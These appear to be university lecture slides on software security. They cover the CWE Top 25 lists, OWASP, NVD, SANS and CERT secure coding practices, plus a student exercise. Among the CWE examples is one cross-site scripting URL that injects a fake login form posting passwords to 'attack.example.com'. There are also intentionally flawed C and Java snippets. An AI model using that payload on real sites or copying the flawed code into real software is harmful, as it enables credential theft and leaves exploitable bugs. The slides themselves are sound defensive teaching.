Controls (part 2)

- Hw Controls
- Policies and Procedures
 - i.e. password change frequency
- Physical Controls
 - i.e. locks on doors, backup copies

Software Security Basics

- Program controls include:
 - Internal program controls: parts of the program that enforce security restrictions,
 - i.e. access limitations in a database management program
 - Operating system and network system controls: limitations enforced by the operating system or network to protect each user from all other users
 - i.e. chmod on UNIX: (Read, Write, Execute) vs. (Owner, Group, Other)
 - Independent control programs: application programs,
 - i.e. password checkers, intrusion detection utilities, or virus scanners, that protect against certain types of vulnerabilities

Software Security Basics

Summary

- Vulnerabilities are weaknesses in a system
 - threats exploit those weaknesses
 - controls protect those weaknesses from exploitation
- Confidentiality, integrity, and availability are the three basic security primitives
- Different attackers pose different kinds of threats based on their capabilities and motivations
- Different controls address different threats; controls come in many flavors and can exist at various points in the system.



universidade
de aveiro



Security Vulnerabilities resources

- Three essential resources:
 - CWE Top 25 SW Weaknesses
 - OWASP Top 10
 - NIST NVD near-real-time Common Weakness Enumeration (CWE)





CWE Top 25 SW Weaknesses



- 2020 CWE Top 25 Most Dangerous Software Weaknesses
- Ref:
https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html

CWE Top 25 SW Weaknesses

Common Vulnerabilities and Exposures (CVE)

- CVE = “dictionary of publicly known information about security vulnerabilities and exposures”
- Vulnerability = a specific mistake in some specific software directly usable by an attacker to gain access to system/network (not just any mistake)
- Exposure = a specific system configuration issue or mistake in software that allows access to information or capabilities that can be used as a stepping-stone
- CVE-2013-1380 = Specific Adobe Flash Player vulnerability
- Common naming system – know if we are discussing the same thing
 - Many organizations report vulnerabilities
 - CVE IDs let you cross-reference their reports
- Standard scoring system for a vulnerability (0..10, 10=riskiest)
- References: <http://cve.mitre.org> & <http://nvd.nist.gov/>



CWE Top 25 SW Weaknesses

Common Weakness Enumeration (CWE)

- Common Weakness Enumeration (CWE) = list of software weaknesses
- Weakness = Type of vulnerabilities
- CWE-120 = Buffer Copy without Checking Size of Input (“Classic Buffer Overflow”)
- Again, common naming system
 - Useful as “common name”
 - Does have some structuring/organization (slices, graphs, parents/children)... but that’s not its strength
- Classification Methodology is complex, described in website
- References: <http://cwe.mitre.org>

CWE Top 25 SW Weaknesses – 2020

Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44

CWE Top 25 SW Weaknesses - 2020

Rank	ID	Name	Score
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
[16]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
[17]	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53
[18]	CWE-522	Insufficiently Protected Credentials	5.49
[19]	CWE-611	Improper Restriction of XML External Entity Reference	5.33
[20]	CWE-798	Use of Hard-coded Credentials	5.19
[21]	CWE-502	Deserialization of Untrusted Data	4.93
[22]	CWE-269	Improper Privilege Management	4.87
[23]	CWE-400	Uncontrolled Resource Consumption	4.14
[24]	CWE-306	Missing Authentication for Critical Function	3.85
[25]	CWE-862	Missing Authorization	3.77

CWE Top 25 SW Weaknesses – 2021

Rank	ID	Name	Score	2020 Rank Change
[1]	CWE-787	Out-of-bounds Write	65.93	+1
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.84	-1
[3]	CWE-125	Out-of-bounds Read	24.9	+1
[4]	CWE-20	Improper Input Validation	20.47	-1
[5]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	19.55	+5
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	19.54	0
[7]	CWE-416	Use After Free	16.83	+1
[8]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.69	+4
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	14.46	0
[10]	CWE-434	Unrestricted Upload of File with Dangerous Type	8.45	+5

CWE Top 25 SW Weaknesses - 2021

Critical 

[11]	CWE-306	Missing Authentication for Critical Function	7.93	+13
[12]	CWE-190	Integer Overflow or Wraparound	7.12	-1
[13]	CWE-502	Deserialization of Untrusted Data	6.71	+8
[14]	CWE-287	Improper Authentication	6.58	0
[15]	CWE-476	NULL Pointer Dereference	6.54	-2
[16]	CWE-798	Use of Hard-coded Credentials	6.27	+4
[17]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	5.84	-12
[18]	CWE-862	Missing Authorization	5.47	+7
[19]	CWE-276	Incorrect Default Permissions	5.09	+22
[20]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	4.74	-13
[21]	CWE-522	Insufficiently Protected Credentials	4.21	-3
[22]	CWE-732	Incorrect Permission Assignment for Critical Resource	4.2	-6
[23]	CWE-611	Improper Restriction of XML External Entity Reference	4.02	-4
[24]	CWE-918	Server-Side Request Forgery (SSRF)	3.78	+3
[25]	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	3.58	+6

CWE Top 25 SW Weaknesses

[CWE-787](#) Out-of-bounds Write

- The software writes data past the end, or before the beginning, of the intended buffer.
- The following code attempts to save four different identification numbers into an array.

- *(bad code)*

- *Example Language: C*

- `int id_sequence[3];`

```
/* Populate the id array. */
```

```
id_sequence[0] = 123;  
id_sequence[1] = 234;  
id_sequence[2] = 345;  
id_sequence[3] = 456;
```



- Since the array is only allocated to hold three elements, the valid indices are 0 to 2; so, the assignment to `id_sequence[3]` is out of bounds.

CWE Top 25 SW Weaknesses

CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

- The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.
- *Example Language:* PHP
- ```
$username = $_GET['username'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
```
- the attacker can embed a fake login box on the page, tricking the user into sending the user's password to the attacker:
- *(attack code)*
- ```
http://trustedSite.example.com/welcome.php?username=<div id="stealPassword">Please Login:<form name="input"  
action="http://attack.example.com/stealPassword.php" method="post">Username: <input type="text" name="username"  
><br/>Password: <input type="password" name="password" /><br/><input type="submit" value="Login"  
></form></div>
```
- If a user clicks on this link then ...

CWE Top 25 SW Weaknesses

[CWE-125](#) Out-of-bounds Read

- The software reads data past the end, or before the beginning, of the intended buffer.
- This method retrieves a value from an array at a specific array index location that is given as an input parameter.
- (bad code)
- Example Language: C

```
• int getValueFromArray(int *array, int len, int index) {  
  int value;  
  
  // check that the array index is less than the maximum  
  
  // length of the array  
  if (index < len) {  
    // get the value at the specified index of the array  
    value = array[index];  
  }  
  
  // if array index is invalid then output error message  
  
  // and return value indicating error  
  else {printf("Value is: %d\n", array[index]);  
    value = -1;  
  }  
  
  return value;  
}
```



```
• ...  
• // check that the array index is within the correct  
  
// range of values for the array  
if (index >= 0 && index < len) {  
• ...
```

- However, this method only verifies that the given array index is less than the maximum length of the array but does not check for the minimum value ([CWE-839](#)). This will allow a negative value to be accepted as the input array index, which will result in a out of bounds read ([CWE-125](#)) and may allow access to sensitive memory. The input array index should be checked to verify that is within the maximum and minimum range required for the array ([CWE-129](#)). In this example, the if statement should be modified to include a minimum range check.

CWE Top 25 SW Weaknesses

CWE-20 Improper Input Validation


- The product receives input or data, but it does not validate or incorrectly validates that the input has the properties that are required to process the data safely and correctly.
- This example demonstrates a shopping interaction in which the user is free to specify the quantity of items to be purchased and a total is calculated.
 - (bad code)
 - Example Language: Java
 - ...
 - `public static final double price = 20.00;`
 - `int quantity = currentUser.getAttribute("quantity");`
 - `double total = price * quantity;`
 - `chargeUser(total);`
 - ...
- The user has no control over the price variable, however the code does not prevent a negative value from being specified for quantity. If an attacker were to provide a negative value, then the user would have their account credited instead of debited.

“Other” Top Lists of Common Attacks

- OWASP Top 10 (<https://owasp.org/Top10/>)



- A01 Broken Access Control
- A02 Cryptographic Failures
- A03 Injection
- A04 Insecure Design
- A05 Security Misconfiguration
- A06 Vulnerable and Outdated Components
- A07 Identification and Authentication Failures
- A08 Software and Data Integrity Failures
- A09 Security Logging and Monitoring Failures
- A10 Server Side Request Forgery (SSRF)



“Other” Top Lists of Common Attacks

- <https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/>
 - Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks
 - Man-in-the-middle (MitM) attack
 - Phishing and spear phishing attacks
 - Drive-by attack
 - Password attack
 - SQL injection attack
 - Cross-site scripting (XSS) attack
 - Eavesdropping attack
 - Birthday attack
 - Malware attack



“Other” Top Lists of Common Attacks

- <https://www.rapid7.com/fundamentals/types-of-attacks/>
 - Malware
 - Phishing
 - SQL Injection Attack
 - Cross-Site Scripting (XSS)
 - Denial of Service (DoS)
 - Session Hijacking and Man-in-the-Middle Attacks
 - Credential Reuse





universidade
de aveiro



“Other” Top Lists of Common Attacks

- <https://www.dnsstuff.com/common-types-of-cyber-attacks>
 - SQL Injection Attack
 - Phishing and Spear Phishing Attacks
 - Malware
 - Botnets
 - Cross-Site Scripting Attacks
 - Denial-of-Service and Distributed Denial-of-Service Attacks





“Other” Top Lists of Common Attacks

- <https://www.testbytes.net/blog/types-of-cyber-attacks/>
 - 1) Malware
 - 2) Phishing
 - 3) Man-In-The-Middle Attack
 - 4) Denial-of-service attack
 - 5) SQL Injection attack
 - 6) Zero-Day Attack
 - 7) Cross-Site Scripting
 - 8) Credential Reuse Attack
 - 9) Password Attack
 - 10) Drive-By Download Attack

NIST NVD: CWE subset

- NIST: National Institute of Standards and Technology - <https://www.nist.gov/topics/cybersecurity>
- NVD: National Vulnerability Database - <https://nvd.nist.gov/>
- CWE: Common Weakness Enumeration

Last 20 Scored Vulnerability IDs & Summaries

CVE-2020-0450 - In `rw_i93_sm_format` of `rw_i93.cc`, there is a possible out of bounds read due to uninitialized data. This could lead to remote information disclosure over NFC with no additional execution privileges needed. User interaction is needed for exploitati... [read CVE-2020-0450](#)

Published: November 10, 2020; 8:15:12 AM -0500

CVE-2020-7762 - This affects the package `jsreport-chrome-pdf` before 1.10.0.

Published: November 05, 2020; 8:15:12 AM -0500

CVE-2020-0451 - In `sbrDecoder_AssignQmfChannels2SbrChannels` of `sbrdecoder.cpp`, there is a possible out of bounds write due to a heap buffer overflow. This could lead to remote code execution with no additional execution privileges needed. User interaction is need... [read CVE-2020-0451](#)

Published: November 10, 2020; 8:15:12 AM -0500

CVSS Severity

V3.1: 6.5 MEDIUM

V2.0: 4.3 MEDIUM

V3.1: 6.5 MEDIUM

V2.0: 4.0 MEDIUM

V3.1: 8.8 HIGH

V2.0: 9.3 HIGH



NIST NVD: CWE subset

Name	CWE-ID	Description
Authentication Issues	CWE-287	Failure to properly authenticate users.
Credentials Management	CWE-255	Failure to properly create, store, transmit, or protect passwords and other credentials.
Permissions, Privileges, and Access Control	CWE-264	Failure to enforce permissions or other access restrictions for resources, or a privilege management problem.
Buffer Errors	CWE-119	Buffer overflows and other buffer boundary errors in which a program attempts to put more data in a buffer than the buffer can hold, or when a program attempts to put data in a memory area outside of the boundaries of the buffer.
Cross-Site Request Forgery (CSRF)	CWE-352	Failure to verify that the sender of a web request actually intended to do so. CSRF attacks can be launched by sending a formatted request to a victim, then tricking the victim into loading the request (often automatically), which makes it appear that the request came from the victim. CSRF is often associated with XSS, but it is a distinct issue.
Cross-Site Scripting (XSS)	CWE-79	Failure of a site to validate, filter, or encode user input before returning it to another user's web client.

NIST NVD: CWE subset

Name	CWE-ID	Description
Cryptographic Issues	CWE-310	An insecure algorithm or the inappropriate use of one; an incorrect implementation of an algorithm that reduces security; the lack of encryption (plaintext); also, weak key or certificate management, key disclosure, random number generator problems.
Path Traversal	CWE-22	When user-supplied input can contain “..” or similar characters that are passed through to file access APIs, causing access to files outside of an intended subdirectory.
Code Injection	CWE-94	Causing a system to read an attacker-controlled file and execute arbitrary code within that file. Includes PHP remote file inclusion, uploading of files with executable extensions, insertion of code into executable files, and others.
Format String Vulnerability	CWE-134	The use of attacker-controlled input as the format string parameter in certain functions.
Configuration	CWE-16	A general configuration problem that is not associated with passwords or permissions.
Information Leak / Disclosure	CWE-200	Exposure of system information, sensitive or private information, fingerprinting, etc.

NIST NVD: CWE subset

Name	CWE-ID	Description
Input Validation	CWE-20	Failure to ensure that input contains well-formed, valid data that conforms to the application's specifications. Note: this overlaps other categories like XSS, Numeric Errors, and SQL Injection.
Numeric Errors	CWE-189	Integer overflow, signedness, truncation, underflow, and other errors that can occur when handling numbers.
OS Command Injections	CWE-78	Allowing user-controlled input to be injected into command lines that are created to invoke other programs, using system() or similar functions.
Race Conditions	CWE-362	The state of a resource can change between the time the resource is checked to when it is accessed.
Resource Management Errors	CWE-399	The software allows attackers to consume excess resources, such as memory exhaustion from memory leaks, CPU consumption from infinite loops, disk space consumption, etc.
SQL Injection	CWE-89	When user input can be embedded into SQL statements without proper filtering or quoting, leading to modification of query logic or execution of SQL commands.

NIST NVD: CWE subset

Name	CWE-ID	Description
Link Following	CWE-59	Failure to protect against the use of symbolic or hard links that can point to files that are not intended to be accessed by the application.
Other	No Mapping	NVD is only using a subset of CWE for mapping instead of the entire CWE, and the weakness type is not covered by that subset.
Not in CWE	No Mapping	The weakness type is not covered in the version of CWE that was used for mapping.
Insufficient Information	No Mapping	There is insufficient information about the issue to classify it; details are unknown or unspecified.
Design Error	No Mapping	A vulnerability is characterized as a “Design error” if there exists no errors in the implementation or configuration of a system, but the initial design causes a vulnerability to exist.

Source: <http://nvd.nist.gov/cwe.cfm>

Weakness Classes - NSA

Source:

http://samate.nist.gov/docs/CAS_2011_SA_Tool_Method.pdf

Weakness Classes - NSA Center for Assured Software



Weakness Classes - NSA

Weakness class	Example CWEs
Authentication and Access Control	CWE-620: Unverified Password Change
Buffer Handling [not in Java]	CWE-121: Stack-based Buffer Overflow
Code Quality	CWE-561: Dead Code, CWE-676 Use of potentially dangerous function
Control Flow Management	CWE-833: Deadlock
Encryption and Randomness	CWE-328: Reversible One-Way Hash
Error Handling	CWE-252: Unchecked Return Value
File Handling	CWE-23: Relative Path Traversal
Information Leaks	CWE-534: Information Exposure Through Debug Log Files
Initialization and Shutdown	CWE-415: Double Free
Injection	CWE-134: Uncontrolled Format String
Malicious Logic	CWE-506: Embedded Malicious Code
Number Handling	CWE-369: Divide by Zero
Pointer and Reference Handling	CWE-476: NULL Pointer Dereference

SANS SWAT Checklist

- SANS Securing Web Application Technologies (SWAT) Checklist
- <https://www.sans.org/sites/default/files/2018-01/STH-poster-winter-2013.pdf>
- <https://www.sans.org/cloud-security/swat/?msc=cloudsecuritylp>

SANS

SANS SWAT Checklist

- Error handling & logging
 - Display generic error messages
 - No unhandled exceptions
 - Suppress framework generated errors
 - Log all authentication activities
 - Log all privilege changes
 - Log administrative activities
 - Log access to sensitive data
 - Do not log inappropriate data
 - Store logs securely
- Data protection
 - Use SSL everywhere
 - Disable HTTP access for all SSL enabled resources
 - Use the strict- Transport-security header
 - Store user passwords using a strong, iterative, salted hash
 - Securely exchange encryption keys
 - Disable weak SSL ciphers on servers
 - Use valid SSL certificates from a reputable CA
 - Disable data caching using cache control headers and autocomplete
 - Limit the use and storage of sensitive data



SANS SWAT Checklist

- Configuration and operations
 - Establish a rigorous change management process
 - Define security requirements
 - Conduct a design review
 - Perform code reviews
 - Perform security testing
 - Harden the infrastructure
 - Define an incident handling plan
 - Educate the team on security
- Authentication
 - Don't hardcode credentials
 - Develop a strong password reset system
 - Implement a strong password policy
 - Implement account lockout against brute force attacks
 - Don't disclose too much information in error messages
 - Store database credentials securely
 - Applications and Middleware should run with minimal privileges

SANS SWAT Checklist

- Session management
 - Ensure that session identifiers are sufficiently random
 - Regenerate session tokens
 - Implement an idle session timeout
 - Implement an absolute session timeout
 - Destroy sessions at any sign of tampering
 - Invalidate the session after logout
 - Place a logout button on every page
 - Use secure cookie attributes (i.e. httponly and secure flags)
 - Set the cookie domain and path correctly
 - Set the cookie expiration time
- Input & output handling
 - Conduct contextual output encoding
 - Prefer “whitelists over blacklists”
 - use parameterized SQL queries
 - Use tokens to prevent forged requests
 - Set the encoding for your application
 - Validate uploaded files
 - Use the nosniff header for uploaded content
 - Validate the source of input
 - use the X-frame- options header
 - use content security Policy (csP) or X-Xss- Protection headers



SANS SWAT Checklist

- Access control
 - Apply access controls checks consistently
 - Apply the principle of least privilege
 - Don't use direct object references for access control checks
 - Don't use unvalidated forwards or redirects



The End

- Next up: Safe programming to avoid common errors (CWE), 7 pernicious kingdoms





universidade
de aveiro



Safe programming, 7 pernicious kingdoms

Robust Software – Nuno Silva

Mestrado em Cibersegurança



universidade
de aveiro



Secure Coding Practices

- CERT/SEI Coding standard rules
 - SEI stands for Software Engineering Institute from CMU
 - CERT is the SEI division leading cyber-security issues
 - SEI CERT Coding Standards develops **coding standards** for commonly used programming languages such as C, C++, Java, and Perl, and the Android™ platform. These standards are developed through a broad-based community effort by members of the software development and software security communities.



Secure Coding Practices

- Security-specific guides include:
 - SEI CERT coding standards /C, C++, Android, Java, Perl)
<https://www.securecoding.cert.org/confluence/display/seccode/SEI+CERT+Coding+Standards>
 - OWASP Secure Coding Practices: https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/migrated_content

Secure Coding Practices

- Before you start “coding” don’t forget to:
 - **Specify security requirements.** Identify and document security requirements early in the development life cycle and make sure that subsequent development artifacts are evaluated for compliance with those requirements. When security requirements are not defined, the security of the resulting system cannot be effectively evaluated.
 - **Model threats.** Use threat modeling to anticipate the threats to which the software will be subjected. Threat modeling involves identifying key assets, decomposing the application, identifying and categorizing the threats to each asset or component, rating the threats based on a risk ranking, and then developing threat mitigation strategies that are implemented in designs, code, and test cases [Swiderski 04].

Secure Coding Practices

Practice	Description
1. Validate input.	Validate input from all untrusted data sources. Proper input validation can eliminate the vast majority of software vulnerabilities . Be suspicious of most external data sources, including command line arguments, network interfaces, environmental variables, and user controlled files [Seacord 05].
2. Heed compiler warnings.	Compile code using the highest warning level available for your compiler and eliminate warnings by modifying the code. Use static and dynamic analysis tools to detect and eliminate additional security flaws.
3. Architect and design for security policies.	Create a software architecture and design your software to implement and enforce security policies. For example, if your system requires different privileges at different times, consider dividing the system into distinct intercommunicating subsystems, each with an appropriate privilege set.
4. Keep it simple.	Keep the design as simple and small as possible [Saltzer 74, Saltzer 75]. Complex designs increase the likelihood that errors will be made in their implementation, configuration, and use. Additionally, the effort required to achieve an appropriate level of assurance increases dramatically as security mechanisms become more complex.
5. Default deny.	Base access decisions on permission rather than exclusion. This means that, by default, access is denied and the protection scheme identifies conditions under which access is permitted [Saltzer 74, Saltzer 75].

Top 10 Secure Coding Practices (CERT/SEI)

Secure Coding Practices

Practice	Description
6. Adhere to the principle of least privilege.	Every process should execute with the least set of privileges necessary to complete the job. Any elevated permission should be held for a minimum time. This approach reduces the opportunities an attacker has to execute arbitrary code with elevated privileges [Saltzer 74, Saltzer 75].
7. Sanitize data sent to other systems.	Sanitize all data passed to complex subsystems such as command shells, relational databases, and commercial off-the-shelf (COTS) components. Attackers may be able to invoke unused functionality in these components through the use of SQL, command, or other injection attacks. This is not necessarily an input validation problem because the complex subsystem being invoked does not understand the context in which the call is made. Because the calling process understands the context, it is responsible for sanitizing the data before invoking the subsystem.
8. Practice defense in depth.	Manage risk with multiple defensive strategies, so that if one layer of defense turns out to be inadequate, another layer of defense can prevent a security flaw from becoming an exploitable vulnerability and/or limit the consequences of a successful exploit. For example, combining secure programming techniques with secure runtime environments should reduce the likelihood that vulnerabilities remaining in the code at deployment time can be exploited in the operational environment [Seacord 05].
9. Use effective quality assurance techniques.	Good quality assurance techniques can be effective in identifying and eliminating vulnerabilities. Fuzz testing, penetration testing, and source code audits should all be incorporated as part of an effective quality assurance program. Independent security reviews can lead to more secure systems. External reviewers bring an independent perspective; for example, in identifying and correcting invalid assumptions [Seacord 05].
10. Adopt a secure coding standard.	Develop and/or apply a secure coding standard for your target development language and platform

Secure Coding Practices

- References

- [Saltzer 74] Saltzer, J. H. "Protection and the Control of Information Sharing in Multics." Communications of the ACM 17, 7 (July 1974): 388-402.
- [Saltzer 75] Saltzer, J. H. & Schroeder, M. D. "The Protection of Information in Computer Systems." Proceedings of the IEEE 63, 9 (September 1975), 1278-1308.
- [Seacord 05] Seacord, R. Secure Coding in C and C++. Upper Saddle River, NJ: Addison-Wesley, 2006 (ISBN 0321335724).
- [Swiderski 04] Swiderski, F. & Snyder, W. Threat Modeling. Redmond, WA: Microsoft Press, 2004.



7 Pernitious Kingdoms


- Input Validation and Representation
- API Abuse
- Security Features
- Time and State
- Error Handling
- Code Quality
- Encapsulation
- Environment (+1)
- [“Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors”](#)

Source: Tsipenyuk, Chess, and McGraw, “Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors”, *Proceedings SSATTM*, 2005

7 Pernitious Kingdoms

➤ Error Handling

- Java/Javascript examples:
- <https://javascript.info/try-catch>



7 Pernitious Kingdoms

➤ Code Quality

- Coding Guidelines / Rules
- Implementation Guidelines
- Static Code Analysis
- Metrics Analysis

6. Loops and branches	
6.1. Are the nesting levels lower than 5 per function?	N/OK
6.2. Are the code limitations fulfilled according to the Java Coding Guidelines?	OK
6.3. Are all possibilities covered in if/case statements (except when it conflicts with 2.2) as consistent with the design and intended functionality?	N/OK
6.4. Does every case statement have a default clause (except when it conflicts with 2.2)?	N/A
6.5. Are there no statements enclosed within loops that can be placed outside the loops?	OK
7. Defensive programming	
7.1. Are imported data and input arguments (e.g. operation arguments) tested for validity and completeness?	N/A
7.2. Are all output variables assigned?	OK
7.3. Does the code include error handling when applicable (e.g. check if file was successfully opened)?	OK
7.4. Are all function return values checked (except when explicitly set to void)?	OK
7.5. Are shared resources confirmed to be valid/stable before being used?	N/A
8. Security	
8.1. Are output values checked and encoded?	N/A
8.2. Are the accessibility of packages, classes, interfaces, methods, and fields limited?	OK
9. Summary	
9.1. There are no deviations with all applicable guidelines and conventions?	OK

7 Pernitious Kingdoms

➤ Encapsulation

- Encapsulation helps in isolating implementation details from the behavior exposed to clients of a class (other classes/functions that are using this class) and gives more control over coupling in code.
- The client using the function which gives the amount of fuel in the car doesn't care what type of fuel the car uses. This abstraction separates the concern (Amount of fuel) from unimportant (in this context) details: what is the type of fuel.

```
public class Car
{
    //...
    public float GetFuelPercentage() { /* ... */ };

    //...

    private float gasoline;
    //...
}
```



In Summary

- Developing secure software **is *not* just knowing & countering common weaknesses**
 - Following Secure Lifecycle processes are key.
 - Good design: **Prevent, detect, and recover!**
- Weakness lists can help remind/focus on biggest problems, taxonomies help describe
 - Once you know common past mistakes, **you can avoid them**
 - Can help justify implementation issues in an **assurance case**
- Web applications
 - Beware of session fixation, XSS, XSRF
 - XSS fools clients; XSRF fools servers
 - XSS: Escape output! Prefer systems that automatically do it
 - XSRF: Secret token (always works), “SameSite” cookie
 - Use hardening headers (such as CSP) in *addition*

References

- <https://www.testbytes.net/blog/types-of-cyber-attacks/>
- https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html
- <http://cve.mitre.org>
- <http://nvd.nist.gov/>
- <https://owasp.org/www-project-top-ten/>
- <https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/>
- <https://www.ukessays.com/essays/computer-science/different-types-of-software-attacks-computer-science-essay.php>

References

- <https://www.rapid7.com/fundamentals/types-of-attacks/>
- <https://www.dnsstuff.com/common-types-of-cyber-attacks>
- <https://www.nist.gov/topics/cybersecurity>
- <https://nvd.nist.gov/>
- http://samate.nist.gov/docs/CAS_2011_SA_Tool_Method.pdf
- <https://www.sans.org/sites/default/files/2018-01/STH-poster-winter-2013.pdf>
- <https://www.sans.org/cloud-security/swat/?msc=cloudsecuritylp>

References

- <https://www.securecoding.cert.org/confluence/display/seccode/SEI+CERT+Coding+Standards>
- [https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/migrated content](https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/migrated_content)
- <https://javascript.info/try-catch>

Exercise 03

- #1: E.G. Based on the CWE Top 25 SW Weaknesses 2021 (https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html);
[Training, Planning]
 - A) Implement (a small*) solution where at least one of the weaknesses is included; [Implementation 1]
 - B) Provide at least 2 detection methods for finding the problem(s); [Verification, Validation, Testing]
 - C) Solve the security weakness(es) with another version of your solution; [Implementation 2]
 - D) Apply the detection methods and report the resolution of the problem(s); [Verification, Validation, Testing]
- * ideally [50-300] lines of code



Exercise 03

- #2: Use the Report you have been using for the past exercises and add the sections:
 - Problem Description [A] (for example a short introduction + a snippet of the flawed code part(s)).
 - Problem Detection [B] (Explain which and how you applied the verification/check methods and show the demonstration of the problem(s) – e.g. A print screen, a log extract...)
 - Problem Solution [C, D] (Provide the rationale for the modifications and show the same code snippets as in [A] but with the fixes)
- Note: You can add one or 2 more sections, if necessary


Exercise 03

- Don't forget that you can refer to the phases of the SSDL:

Phase	Microsoft SDL	McGraw Touchpoints	SAFECode
Education and awareness	Provide training		Planning the implementation and deployment of secure development
Project inception	Define metrics and compliance reporting Define and use cryptography standards Use approved tools		Planning the implementation and deployment of secure development
Analysis and requirements	Define security requirements Perform threat modelling	Abuse cases Security requirements	Application security control definition
Architectural and detailed design	Establish design requirements	Architectural risk analysis	Design
